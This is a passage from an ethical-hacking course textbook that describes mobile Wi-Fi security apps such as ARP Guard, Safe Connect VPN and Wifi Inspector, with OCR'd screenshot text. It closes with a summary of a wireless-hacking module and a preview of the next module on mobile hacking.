
16:59
Суббота, 20 октября
Wi-Fi
Bluetooth
Передача данных
Звук
Автоповорот
Авто
No WiFi connection

Figure 16.132: Screenshot of ARP Guard

- **Safe Connect VPN: Secure Wi-Fi**

  Source: *https://play.google.com*

  Safe Connect VPN: Secure Wi-Fi allows the user to activate a secure and safe VPN connection for all their devices while using public Wi-Fi hotspots. It masks the user's IP from cybercriminals using hotspot VPN, ensuring that online activities remain both private and secure.



Networks protected in the last 24 hours

PROTECTED	UNPROTECTED
1	1

Data protected 0 MB

04:31 PM Sail_SI02109_5G Protected network
04:30 PM Sail_SI02109_5G Not protected network
04:30 PM

Figure 16.133: Screenshot of Safe Connect VPN: Secure Wi-Fi

- **Wifi Inspector**

  Source: *https://play.google.com*


  Wifi Inspector finds all the devices connected to the network (both wired and Wi-Fi, including consoles, TVs, PCs, tablets, and phones), providing relevant data such as IP addresses, manufacturer names, device names, and MAC addresses. This tool can the devices that access data. It also allows saving a list of known devices with custom names and finds intruders quickly.

100% 2:03
Wifi
Inspector
Know who is connected!
Finishing

Figure 16.134: Screenshot of Wifi Inspector

The following are some additional Wi-Fi security tools for mobile:

- Secure WiFi (*https://play.google.com*)
- Hotspot Shield (*https://play.google.com*)
- Fing - Network Tools (*https://play.google.com*)
- Net Master (*https://play.google.com*)
- WIFI PASSWORD (*https://play.google.com*)



Module Summary

- In this module, we have discussed the following:
  - Wireless network concepts and different types of wireless encryption technologies
  - Various wireless threats
  - Wireless hacking methodology, which includes Wi-Fi discovery, GPS mapping, wireless traffic analysis, launching wireless attacks, and cracking Wi-Fi encryption
  - Various wireless hacking tools
  - Bluetooth hacking concepts and how to hack Bluetooth devices using various Bluetooth hacking tools
  - Various countermeasures to prevent wireless network hacking attempts by threat actors
  - How to secure wireless networks using wireless security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices

Module Summary

In this module, we discussed wireless network concepts, along with different types of wireless encryption technologies. We also discussed in detail various wireless threats and the wireless hacking methodology comprising Wi-Fi discovery, GPS mapping, wireless traffic analysis, the launch of wireless attacks, and Wi-Fi encryption cracking. This module also illustrated various wireless hacking tools. Additionally, we discussed Bluetooth hacking concepts and methods to hack Bluetooth devices using various Bluetooth hacking tools. Moreover, we discussed various countermeasures to prevent wireless network hacking attempts by threat actors. Finally, this module presented a detailed discussion on how to secure wireless networks using wireless security tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform mobile hacking to compromise mobile devices.

